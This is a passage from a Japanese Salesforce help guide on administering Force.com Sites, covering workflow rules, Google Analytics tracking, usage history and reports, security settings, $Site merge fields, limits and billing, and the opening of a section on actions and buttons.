- ［条件が一致する］を選択し、ルールを適用するためにサイトが満たす必要のある検索条件を選択します。たとえば、組織内のサイトについて有効な状況が変わるごとにルールをトリガするため、項目を［*サイトの状況が次の文字列と一致しない　有効*］に設定します。行を追加または Boolean 条件を設定するには、[検索条件ロジックを追加] をクリックします。
- ［数式の評価が `true` になる］を選択し、数式を入力します。数式が「True」を返した場合にルールを実行します。

  たとえば、次の数式は、帯域幅の使用が 1 日あたりの使用制限の 80% に達した場合、ルールをトリガします。

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  次の例では、時間の使用状況が 1 日あたりの使用制限の 80% に達した場合、数式によりルールがトリガされます。

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

ワークフローアクション

ワークフローを追加するとき、[ワークフローアクションの追加] をクリックして、［新規メールアラート］(ページ 5662) または［既存アクションの選択］を選択します。

ヒント: サイト差し込み項目を使用するカスタムメールテンプレートを作成するには、[設定] から、［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択して [新規テンプレート] を選択します。テンプレートを設定する場合、[差し込み項目ルックアップ] セクションの［差し込み項目の種類］ドロップダウンリストで [サイトの項目] を選択して、［サイト］差し込み項目を使用します。

関連トピック:

Force.com サイトの概要

Google Analytics を使用した Force.com Site の追跡

Force.com サイトは Google Analytics との革新的なインテグレーションを提供します。Google Analytics を使用し、アクセス数、ページの表示回数、サイトの平均アクセス時間などの、サイトとサイトページの利用状況を追跡できます。

メモ: `<site:googleAnalyticsTracking/>` コンポーネントは Force.com サイトで使用されるページでのみ動作します。サイトが組織で有効化されていることと、[分析追跡コード] 項目に値が入力されていることが必要です。追跡コードを取得するには、「Google Analytics」 Web サイトにアクセスします。

Google Analytics を使用してサイトを追跡する手順は、次のとおりです。

1. Google Analytics でアカウントのサインアップをします。
2. Google Analytics で新規プロファイルを追加し、追跡するサイトのドメインまたは完全な URL を入力します。
3. Google の追跡状況情報から [Web プロパティ ID] をコピーし、追跡するサイトの[サイトの編集]ページにある [分析追跡コード] に貼り付けます。ウェブプロパティ ID は UA で始まり、アカウントとプロファイル番号が後に続きます。たとえば、UA-9049246-2 のようになります。
4. [保存] をクリックします。
5. サイトに関連付けられた Visualforce ページを追跡するには、それらのページのサイトテンプレート、または個々のページ自体に次のタグを入力します。

   ```
   <site:googleAnalyticsTracking/>
   ```

   このタグを含まないページやこのタグを含むサイトテンプレートに関連付けられていないページは、追跡できません。デフォルトのサイトテンプレートには、すでにタグが含まれています。そのため、特定のデフォルトページを含め、そのテンプレートを使用するすべてのページは追跡可能です。

   メモ: Google は、ページの読み込み時間の増加を避けるため、コンポーネントをページの下部に追加することを推奨しています。

6. Google Analytics サイトに移動し、プロセスを完了する手順に従ってください。サインアップ後、Google Analytics で最初の追跡結果を確認できるまで、最長で 24 時間かかります。

ヒント: 複数のサイトを別々に追跡するには、完全なサイト URL を使用して個別のプロファイルを作成し、各サイトの [分析追跡コード] 項目に異なるウェブプロパティ ID を入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

関連トピック:

- Force.com サイトの管理
- Force.com サイトの作成と編集
- Force.com サイトの使用状況履歴の参照
- Force.com サイトのレポート

Force.com サイト履歴の参照

サイト履歴を参照する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. 表示するサイト名をクリックします。
3. [サイト履歴] 関連リストを参照します。

[サイト履歴] 関連リストは、サイトに対して行われた変更を追跡して表示します。サイト履歴では、変更を行ったユーザおよび発生時刻と共に次の行動のすべてを追跡します。

行動	説明
サイトの作成	各サイトがいつ作成されたかを記録します。
サイトの詳細の変更	次のサイト値の変更を記録します。 • サイトの表示ラベル • サイト名 • サイトの説明 • サイトの管理者 • デフォルト Web アドレス • カスタム Web アドレス • 有効な状況 • 有効なサイトのホームページ • 無効なサイトのホームページ • サイトテンプレート • Site Robots.txt • サイトのお気に入りのアイコン • 分析追跡コード • フィードの有効化
サイト標準ページ	いずれかの標準ページが有効化または無効化されると記録します。
サイトエラーページ	エラーページの割り当てが変更されると記録します。
ログイン設定の変更	次のログイン設定の変更を記録します。 • ポータル • パスワードの変更ページ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

行動	説明
	• セキュアでない接続 (HTTP) が必要
URL リダイレクトの変更	URL リダイレクトの作成、削除、有効化、無効化、または変更が行われたら記録します。

関連トピック:

Force.com サイトの概要

Force.com サイトの使用状況履歴の参照

この関連リストに記録した使用状況データを参照して、各サイトの帯域幅および要求時間の使用状況を監視します。サイトを詳細に監視することで、制限を超えないようにすることができます。

サイトの 24 時間使用状況履歴を表示する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. 表示するサイト名をクリックします。
3. [24 時間使用履歴] 関連リストが表示されます。利用状況情報は、処理時間により数分遅れる場合があります。

[24 時間使用状況履歴] 関連リストは、サイトに関する次の使用状況総計値を記録および表示します。

総計値	計算方法
発信元帯域幅	帯域幅は、サイトの発信元サーバとの間で送受信される MB 数として計算されます。[毎日の制限] は、直近の 24 時間に適用されます。
要求時間	「サービス要求時間」は、サイトのページ生成に必要なサーバ時間の合計 (単位: 分) として計算されます。[毎日の制限] は、直近の 24 時間に適用されます。

「発信元サーバ」は、サイトをホストする Web サーバを示します。「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。

各総計値について、関連リストには、[現在の利用状況]、[毎日の制限]、および [使用率] が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

関連トピック:

Google Analytics を使用した Force.com Site の追跡
Force.com サイトのレポート

Force.com サイトのレポート

サイトの活動および使用状況を記録するには、サイト使用状況レポート管理パッケージを利用して月間ページビュー、1 日あたりの帯域幅、1 日あたりのサービス要求時間を分析し、個々のサイトおよび組織で1か月の制限値および1日の制限値に達することを避けられます。

サイトの Salesforce レポートおよびダッシュボードの使用を開始する手順は、次のとおりです。

1. サイト使用状況レポート管理パッケージをインストールします。
2. パッケージ化されたレポートを使用して、サイトの使用状況を分析します。
3. 必要に応じて、カスタムレポートを作成してサイトの使用状況を分析します。
4. サイト使用状況ダッシュボードを使用して、サイトを監視します。

サイト使用状況レポート管理パッケージのインストール

サイト使用状況レポート管理パッケージは AppExchange で使用可能で、すぐに使用できるレポートとサイトの使用状況を監視するダッシュボードを含みます。

パッケージ化されたレポートを使用したサイトの使用状況の分析

サイト使用状況レポート管理パッケージには、組織内のサイト用の下記のレポートが含まれています。これらのレポートは、[レポート] タブの [すべてのレポート] の [サイト使用状況レポート] フォルダに格納されています。［フォルダ］ドロップダウンリストの [サイト使用状況のレポート] を選択し、**[Go]** をクリックしても、レポートを使用できます。

メモ: サイト使用状況データは、GMT の午前 0 時に集計されるため、タイムゾーンによっては、現在の日付のページビューカウントが必ずしもレポートに性格に反映されているわけではありません。キャッシュサーバページビューは、レポートに反映されるのに 1 日以上かかる場合があります。

レポート	説明
現在の期間のページビュー	可能なページビューに対して測定された、現在の期間 (カレンダーの月) の合計ページビュー数を表示します。ページビューはサイトごと、日付ごとに表示されます。現在の期間の制限は、組織内のすべてのサイトに適用されます。
1日あたりの帯域幅使用状況の合計	最近 30 日間の帯域幅使用状況の合計を、サイトごと、日付ごと、発信元およびキャッシュサーバごとに表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

レポートを実行する
- 「レポート実行」

  および

  「参照」

レポートを作成、編集、保存、および削除する
- レポートに表示されているレコードに対する「レポート実行」と「参照」

  および

  「レポートの作成とカスタマイズ」

ダッシュボードを作成、編集、および削除する
- 「レポート実行」

  および

  「ダッシュボードの管理」

レポート	説明
1日あたりのページビューの合計	最近30日間のページビューの合計を、サイトごと、日付ごと、発信元およびキャッシュサーバごとに表示します。
サイト 1 日あたりの発信元帯域幅使用状況の合計	最近 30 日間の帯域幅使用状況の合計を、サイトごと、日付ごとに表示します。
サイト 1 日あたりの要求時間の使用状況	最近30日間のサービス用九時間の合計を、サイトごと、日付ごとに表示します。
帯域幅消費最上位サイト	現在の期間中に帯域幅を最も消費したサイトを表示します。
リソース消費最上位サイト	現在の期間中にサービス要求時間を最も消費したサイトを表示します。
ページビュー最大サイト	現在の期間中にページビューを最も生成したサイトを表示します。

サイトの使用状況を分析するカスタムレポートの作成

次の手順で、サイトに関するカスタムレポートを作成することもできます。

1. [レポート] タブから、[新規レポート] をクリックします。
2. レポートタイプについて、[管理レポート]を選択し、[サイト使用状況のレポート]を選択します。サイト使用状況レポートカスタムレポートタイプを表示するには、組織でサイトを有効にし、サイト使用状況レポート管理パッケージをインストールする必要があります。
3. [作成] をクリックして、カスタムレポートを作成します。［サイト名］、［サイトの状況］、［毎日の帯域幅の制限］、および［毎日の要求時間の制限］など、サイトに関連する項目をすべてカスタムレポートに使用できます。

メモ: サイト使用状況レポートカスタムレポートタイプを使用して、独自のカスタムレポートを作成する場合、［Origin Bandwidth］列はバイト数で測定され、［要求時間］列はミリ秒で測定されるため注意が必要です。これらの列をそれぞれ［毎日の帯域幅の制限］列 (単位: MB) および［毎日の要求時間の制限］列 (単位: 分) と比較する場合、単位の違いを考慮してください。

管理パッケージに含まれる追加設定なしのレポートの場合、帯域幅の単位は MB、要求時間の単位は分となります。

サイトを監視するサイト使用状況ダッシュボードの使用

サイト使用状況レポート管理パッケージには、組織内のサイトを一目で監視できるサイト使用状況ダッシュボードが含まれています。ダッシュボードには、管理パッケージに含まれている各レポートのコンポーネントが含まれています。

ダッシュボードを使用するには、[ダッシュボード] タブから次の手順を実行します。

- ［ダッシュボードの参照］項目を使用します。
- または、[ダッシュボード一覧に戻る] をクリックして、ダッシュボード一覧から [サイト使用状況ダッシュボード] を選択します。

ダッシュボードを変更するには、[編集]をクリックします。または、作成したカスタムレポートを使用して、独自のダッシュボードを作成することもできます。ホームページにサイト使用状況ダッシュボードをダッシュボードスナップショットとして追加することを検討してください。

関連トピック:

Force.com サイトの使用状況履歴の参照

Google Analytics を使用した Force.com Site の追跡

Force.com サイトのセキュリティ

Force.comサイトを設定するときは、次のセキュリティ問題に留意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- [セッションの設定] ページの［セキュアな接続 (HTTPS) が必要］チェックボックスがオン、[ログイン設定] ページの［セキュアでない接続 (HTTP) が必要］チェックボックスがオフになっている場合、サイトから関連付けられているポータルにログインするユーザには、`secure.force.com` ドメインが表示されます。たとえば、カスタムドメインとして `mycompany.force.com` を登録した場合、URL はログイン時に `https://mycompany.secure.force.com` に変わります。詳細は、「Force.com Site のログインおよび登録設定の管理」を参照してください。
- サイトのログインにスクリプトを使用する顧客は任意で指定できる `refURL` URL パラメータを使用し、ログイン後のカスタムドメイン名を保持します。サイトに［セキュアでない接続 (HTTP) が必要］が設定されている場合、または組織に［セキュアな接続 (HTTPS) が必要］が設定されている場合、このパラメータは無効です。`refURL` の URL は、`http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com` のようになります。
- IP またはログイン時間に基づいて制限を設定するには HTTPS が必須です。Force.com ドメインに関連付けられた安全な URL を使用して、サイトにアクセスする必要があります。
- すべての Force.com サイトページに HTTPS を適用し、すべての IP アドレスにサイトへのアクセスを許可するには、`0.0.0.0` ～ `255.255.255.255`、`::` ～ `::ffff:ffff:ffff`、`::1:0:0:0` ～ `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff` の IP 範囲を作成します。ただし、この設定によってサイトのパフォーマンスが低下する可能性があるため、絶対に必要な場合以外は HTTPS を適用しないでください。HTTP から HTTPS に変更しても、ログイン中のユーザには次回ログインするまで影響はありません。
- 認証ユーザおよび非認証ユーザには、Apex 例外など、特定の条件のさまざまなエラーメッセージが表示される場合があります。
- 本番組織のみが、HTTPS を使用してサイトにアクセスできる有効な `secure.force.com` SSL 証明書を持っています。

  メモ: Sandbox (非本番) 組織内のサイトに HTTPS を使用してアクセスする場合、証明書名の不一致という警告が表示される場合があります。

- 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制

限であったサイトに制限が設定されると、Salesforce キャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

警告:

- サイトの「参照」アクセス権を与えたオブジェクトについては、共有を非公開に設定することをお勧めします。こうすると、サイトにアクセスするユーザが参照および編集できるのは、サイトに関連するデータのみになります。
- また、すべてのリストビューの表示の安全を図ることをお勧めします。リストビューの表示を［特定のユーザグループに表示］に設定し、共有するグループを指定します。表示を［すべてのユーザに表示］に設定したリストビューは、サイトの一般ユーザにも表示されます。リストビューを一般ユーザと共有するには、一般ユーザ用の新しい公開グループを作成し、グループに対して表示可とします。オブジェクトの共有を非公開とすると、リストビューが表示可能かどうかにかかわらず、一般ユーザにはそのレコードは表示されません。

Force.com サイト関連の Apex メソッドと式

Force.com Apex メソッド

`site` クラス、`cookie` クラス、`urlRewriter` クラスには、Force.com サイトの Apex メソッドが含まれています。 *『Force.com Apex コード開発者ガイド』* を参照してください。

Force.com サイト関連の式

Force.com では、次のように、Visualforce ページ、メールテンプレート、および S コントロールで使用する式が用意されています。

差し込み項目	説明
$Site.Name	現在のサイトの API 名を返します。
$Site.Domain	組織の Force.com ドメイン名を返します。
$Site.CustomWebAddress	要求のカスタム URL の末尾が `force.com` ではない場合はカスタム URL を返し、そうでない場合はサイトの主カスタム URL を返します。どちらも存在しない場合は、空の文字列を返します。この URL のパスは、要求のカスタム URL にパスプレフィックスがあっても、常にルートです。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。この項目の値の末尾は常に / 文字です。$Site.CustomWebAddress の使用はお勧めしません。代わりに $Site.BaseCustomUrl を使用することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う

- 「アプリケーションのカスタマイズ」

差し込み項目	説明
$Site.OriginalUrl	このページがサイトに指定されたエラーページである場合は、元の URL を返し、そうでない場合は `null` を返します。
$Site.CurrentSiteUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目は、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。$Site.CurrentSiteUrl の使用はお勧めしません。代わりに $Site.BaseUrl を使用してください。
$Site.LoginEnabled	現在のサイトがログインが有効なポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.RegistrationEnabled	現在のサイトがセルフ登録対応のカスタマーポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.IsPasswordExpired	認証ユーザの場合、現在ログインしているユーザのパスワードの有効期限が切れている場合、`true` を返します。認証されていないユーザの場合は、`false` を返します。
$Site.AdminEmailAddress	現在のサイトの［サイトの管理者］項目の値を返します。
$Site.Prefix	現在のサイトの URL パスプレフィックスを返します。たとえば、サイト URL が `myco.force.com/partners` である場合、`/partners` がパスのプレフィックスです。プレフィックスが定義されていない場合は `null` を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.Template	現在のサイトに関連付けられたテンプレートを返します。テンプレートが指定されていない場合、デフォルトテンプレートを返します。
$Site.ErrorMessage	現在のページがサイトに指定されたエラーページで、エラーがある場合は、現在のページのエラーメッセージを返し、そうでない場合は空の文字列を返します。
$Site.ErrorDescription	現在のページがサイトに指定されたエラーページであり、エラーがある場合は、現在のページのエラーの説明を返し、そうでない場合は空の文字列を返します。
$Site.AnalyticsTrackingCode	サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページリクエストデータを追跡するために使用されます。
$Site.BaseCustomUrl	Force.com サブドメインが使用されていない、現在のサイトのベース URL を返します。サイトの Force.com 以外のカスタム URL のうち、少

差し込み項目	説明
	なくとも 1 つが HTTPS をサポートしている場合、返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値の末尾は常に / 文字以外です。このサイトのすべてのカスタム URL の末尾が `force.com` か、このサイトにカスタム URL がない場合、空の文字列が返されます。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。 この項目によって `CustomWebAddress` が置き換えられます。またこの項目にはカスタム URL のパスプレフィックスが含まれます。
$Site.BaseInsecureUrl	HTTPS ではなく HTTP が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが使用されます。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseRequestUrl	要求された URL について、現在のサイトのベース URL を返します。これは、参照元ページの URL による影響を受けません。返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseSecureUrl	HTTP ではなく HTTPS が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが HTTPS をサポートしていれば優先されます。Force.com サブドメイン以外のドメインは、Force.com サブドメインよりも優先されます。Force.com サブドメインは、サイトに関連付けられている場合、現在のサイトに他の HTTPS ドメインがなければ使用されます。サイトに HTTPS カスタム URL がない場合、このメソッドは空の文字列を返します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目では、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。 $Site.CurrentSiteUrl は、この項目に置き換えられます。
$Site.MasterLabel	現在のサイトの[マスタ表示ラベル]項目の値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

差し込み項目	説明
$Site.SiteId	現在のサイトの ID を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteType	現在のサイトの [サイト種別] 項目の API 値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteTypeLabel	現在のサイトの[サイト種別]項目の表示ラベル値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

メモ: これらの式を使用するには、組織の Force.com サイト機能が有効になっている必要があります。公開サイトのコンテキスト内でも式を使用する必要があります。使用しない場合、{!$Site.Template} 以外のすべての式に対し空の文字列が返されます。{!$Site.Template} はサイトのデフォルトのテンプレートを返します。

関連トピック:

Force.com サイトの設定

Force.com サイトに関する検討事項

Force.com サイトを作成および使用する前に、次の点に考慮してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

パッケージ

パッケージには、次の事項が適用されます。

- サイトは、パッケージ化できません。ただし、管理パッケージを使用しているサイトについては、サンプルコード、Visualforce ページ、Apex クラス、またはコンポーネントをパッケージ化できます。
- Force.com サイトでは、サイトを参照する Visualforce ページまたは Apex クラスを含む未管理パッケージをインストールできるようにする必要があります。

アクセスと認証

商品、価格表、アイデアを除くすべての標準オブジェクトに「参照」および「作成」権限を付与することができます。すべてのカスタムオブジェクトに「参照」、「作成」、「編集」、「削除」権限を付与することができます。アクセスを追加する場合、サイト訪問者をポータルユーザとして認証する必要があります。

カスタム認証はサポートされていません。次のオプションを使用して認証することができます。

- カスタマーポータル: 公開ログインおよび登録を有効にする
- パートナーポータル: パートナーポータルを作成する

ヒント: サイトおよびポータルのシングルサインオンを有効にすることもできます。

関連トピック:

Force.com サイトの設定

Force.com サイトの制限と請求

Force.com サイトの使用状況は、1 か月および 1 日あたりの制限値で管理されます。これらの制限値を理解することが、サイトの成功の鍵となります。Salesforce は、制限値を超えないように、帯域幅の使用量を減らし、サイトの使用状況を監視するために役立つツールを提供します。

このトピックには、次のセクションがあります。

- 制限および請求に関する用語
- サイトの制限および制約
- 帯域幅およびサービス要求時間の制限の適用
- 請求情報および月間ページビューの制限
- ページビューのカウント
- 監視の制限

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

制限および請求に関する用語

ここでは、Force.com サイトの制限および請求に使用する用語の意味を説明します。

- ページビューは、サイトの発信元サーバまたはキャッシュサーバのいずれかから発信されたページ数として算出されます。
- 「帯域幅」は、サイトの発信元サーバおよびキャッシュサーバの両方から発信および受信されたメガバイト数 (MB) として算出されます。
- 「サービス要求時間」は、サイトのページ生成に必要なサーバ時間の合計 (単位: 分) として計算されます。
- 「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。
- 「発信元サーバ」は、サイトをホストする Web サーバを示します。
- 「キャッシュサーバ」は、キャッシュされたサイトページを発信する CDN サーバを示します。
- 「現在の期間」は、組織で特定のページビュー数を利用できる現在のカレンダー月を示します。

サイトの制限および制約

次の表に、それぞれのエディションでの制限を示します。

エディション	最大サイト数	帯域幅制限 (直近の 24 時間/サイトあたり)	サービス要求時間 (直近の 24 時間/サイトあたり)	最大ページビュー
Developer Edition	1	500 MB	10 分	なし

エディション	最大サイト数	帯域幅制限 (直近の 24 時間/サイトあたり)	サービス要求時間 (直近の 24 時間/サイトあたり)	最大ページビュー
Enterprise Edition	25	Sandbox 1 GB 本番 40 GB	Sandbox 30 分 本番 60 時間	500,000
Unlimited Edition Performance Edition	25	Sandbox 1 GB 本番 40 GB	Sandbox 30 分 本番 60 時間	1,000,000

これらの制限値に達することを避けるため、すべての使用可能なキャッシュオプションを考慮し、サイトの監視にサイト使用状況分析ツールを使用してください。

帯域幅およびサービス要求時間の制限の適用

帯域幅およびサービス要求時間の制限は、24 時間単位で追跡、適用されます。24 時間のうちにサイトがプロビジョニングされた制限を超えた場合でも、ホストインスタンスにサイトに提供するリソースがある限り、引き続きサイトを使用できます。ただし、制限を超えた後もサイトを引き続き使用できますが、サービスレベルは保証されません。

請求情報および月間ページビューの制限

ここでは、サイトの月間ページビューの制限方法について説明します。

- 請求情報は、組織が購入した月間ページビューの数に基づきます。このページビュー制限は、組織の全サイトで累積されています。
- 組織が月間ページビュー制限の110%に達した場合、サイト管理者と請求管理者にメール通知が送信されます。
- 組織で 4 か月連続してページビュー制限の 110% を超えた場合、次のカレンダー月が始まるまで、またはページビューを追加購入するまで、サイトが無効になります。また、メール通知がサイト管理者および請求管理者、そして関連するアカウントエグゼクティブに送信されます。
- 指定されたカレンダー月で、組織がページビュー制限の300%に達した場合、次のカレンダー月が始まるまで、またはページビューを追加購入するまで、サイトが無効になります。また、メール通知がサイト管理者および請求管理者、そして関連するアカウントエグゼクティブに送信されます。

ページビューのカウント

ここでは、サイトのページビューのカウント方法について説明します。

ページビューは、Force.com ドメインまたはカスタムドメイン内のいずれかのサイトに関連付けられているページを読み込むための、非認証サイトユーザからの要求です。認証ポータルユーザからの要求は、ページビューとしてカウントされません。

ページビューとして数える要求
次の要求はページビューとしてカウントされます。

要求内容	URL の例
Force.com ドメイン	`http://mycompany.force.com`
カスタム Web アドレス	`http://mycompany.com`
サイトと関連付けられている任意のページ	`http://mycompany.force.com/mypage`
[認証が必要] エラーページ	`http://mycompany.force.com/Unauthorized`
次のような AJAX 要求: • JavaScript Remoting (Apex `RemoteAction` など) • Visualforce `<apex:actionFunction>` • Visualforce `<apex:actionPoller>`	なし

ページビューとして数えない要求

次の要求はページビューとしてカウントされません。

要求内容	URL の例
Salesforce 画像	`http://mycompany.force.com/img/force_logo_w09.gif`
静的リソース	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
お気に入りアイコン	`http://mycompany.force.com/favicon.ico`
添付ファイルとドキュメント	なし
[制限数を超えました]や[メンテナンス]など、[認証が必要] 以外のエラーページ	`http://mycompany.force.com/BandwidthExceeded`
HTML 項目に含まれる画像	`http://mycompany.force.com/servlet/rtaImage`
カスタムファイル項目	`http://mycompany.force.com/servlet/fileField`

メモ: [制限数を超えました]、[メンテナンス]、[ページがみつかりません]、および [無効なホーム] と指定されたページは、ページビューの制限および帯域幅の制限にはカウントされません。静的リソースを使用して、これらのページにブランド情報を表示できますが、次の制限が適用されます。

- 静的リソースは、サイズが 50 KB 以内であること。
- 静的リソースは、スタイルシート (CSS)、画像ファイル、または JavaScript ファイルであること。
- これらのページには、Apex コントローラは使用できない。
- これらのページから SOQL 操作や DML 操作は実行できない。

監視の制限

ページビュー数、帯域幅、時間消費が組織で追跡され、使用できます。サイトのこの情報は、[設定] > [ビルド] > [開発] > [サイト] で参照できます。サイトを選択すると、当月の請求サイクルのページビュー、および 24 時間あたりの帯域幅とサービス要求時間の使用状況履歴の関連リストが表示されます。

さらに、AppExchange から Force.com Sites Usage Reporting アプリケーションをインストールして利用状況を監視することもできます。アプリケーションで得られる情報は、組織で直接参照できる情報ほど最新でない場合があります。

帯域幅とサービス要求時間についての詳細は、「Force.com サイトの使用状況履歴の参照」を参照してください。

関連トピック:

- Force.com サイトの使用状況履歴の参照
- Google Analytics を使用した Force.com Site の追跡

Force.com サイトとコミュニティで同じドメイン名を使用できますか?

いいえ、同じドメイン名は使用できません。

Force.com サイトとコミュニティでそれぞれ一意のドメイン名を使用する必要があります。Force.com サイトで使用しているドメイン名を代わりにコミュニティで使用する場合、Salesforce サポートに連絡してドメイン名を変更してください。

組織の範囲の拡張

アクション、ボタン、およびリンク

ボタンおよびリンクを使用すると、ユーザは Salesforce データや外部 Web サイトおよびサービス(検索エンジンやオンラインマップなど)とやりとりができます。Salesforce にはいくつかの標準ボタンと標準リンクがあります。また、カスタムのボタンやリンクも作成できます。アクションを使用すると、ユーザは Chatter パブリッシャーおよび Salesforce1 でレコードの作成などの作業を実行できます。

アクション

アクションを使用して Salesforce に機能を追加できます。作成アクションや更新アクションなどの標準アクションから選択するか、会社のニーズに基づいてアクションを作成します。

カスタムボタンとカスタムリンク

カスタムボタンとカスタムリンクを使用して、Salesforce のデータを外部 URL、アプリケーション、社内イントラネット、またはその他のバックエンドオフィスシステムに統合できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ボタン、リンク、アクションを作成または編集する

- 「アプリケーションのカスタマイズ」

アクション

アクションを使用して Salesforce に機能を追加できます。作成アクションや更新アクションなどの標準アクションから選択するか、会社のニーズに基づいてアクションを作成します。

アクションを作成し、ホームページ、Chatter タブ、Chatter グループ、レコード詳細ページで、Chatter パブリッシャーにそれらを追加します。Salesforce Classic では、アクションは Chatter パブリッシャーに表示されます。Lightning Experience では、アクションはその種別に応じてユーザインターフェースの異なる領域に表示されます。Salesforce1 では、アクションは、アクションバーおよび関連するアクションメニューにリスト項目アクションとして表示されます。

アクションを使用すると、Salesforce および Salesforce1 でユーザが実行できる操作が増えます。たとえば、レコードの作成および更新や活動の記録を、Chatter フィードで直接実行したり、ユーザのモバイルデバイスから実行したりできます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

アクション種別

アクションには、標準Chatterアクション、非標準アクション、デフォルトアクション、モバイルスマートアクション、カスタムアクション、生産性アクションなどの複数のカテゴリがあります。

Chatter パブリッシャーのアクションの有効化

パブリッシャーのアクションを有効化すると、作成したアクションをホームページの Chatter パブリッシャー、Chatter タブ、Chatter グループ、レコードの詳細ページに追加できます。

アクションレイアウトエディタ

オブジェクトレコードページにカスタマイズ可能なページレイアウトがあるのと同じように、アクションにもカスタマイズ可能なアクションレイアウトがあります。アクションを作成するとき、レイアウトにはデフォルトの項目セットが入力されます。アクションレイアウトで項目を追加、削除、または並び替えて、ユーザがアクションの実行時に必要とする重要な項目のみを表示できます。

クイックアクションのカスタム成功メッセージ

[レコードを作成]、[レコードを更新]、[活動の記録] アクション種別に、アクションが正常に実行された場合に表示されるカスタムメッセージを作成できます。

高度なページレイアウトエディタを使用したアクションのカスタマイズ

ページレイアウトエディタを使用して、どのアクションが Salesforce および Salesforce1 に表示されるのかをカスタマイズします。

クイックアクション項目の定義済み項目値の設定

アクションを作成する場合、定義済み項目値を使用して項目の値を設定します。定義済みの値を使用すると、ユーザは一貫性を保ち、より速くより簡単にレコードを作成できます。

グローバルパブリッシャーレイアウト

Lightning Experience のアクション

Lightning Experience では、アクションはヘッダーの [グローバルアクション] メニュー、リストビュー項目、およびレコードページ上の数か所に表示されます。レコードページ上の表示される場所は、アクションの種別に応じて異なります。

Salesforce1 アクションバー

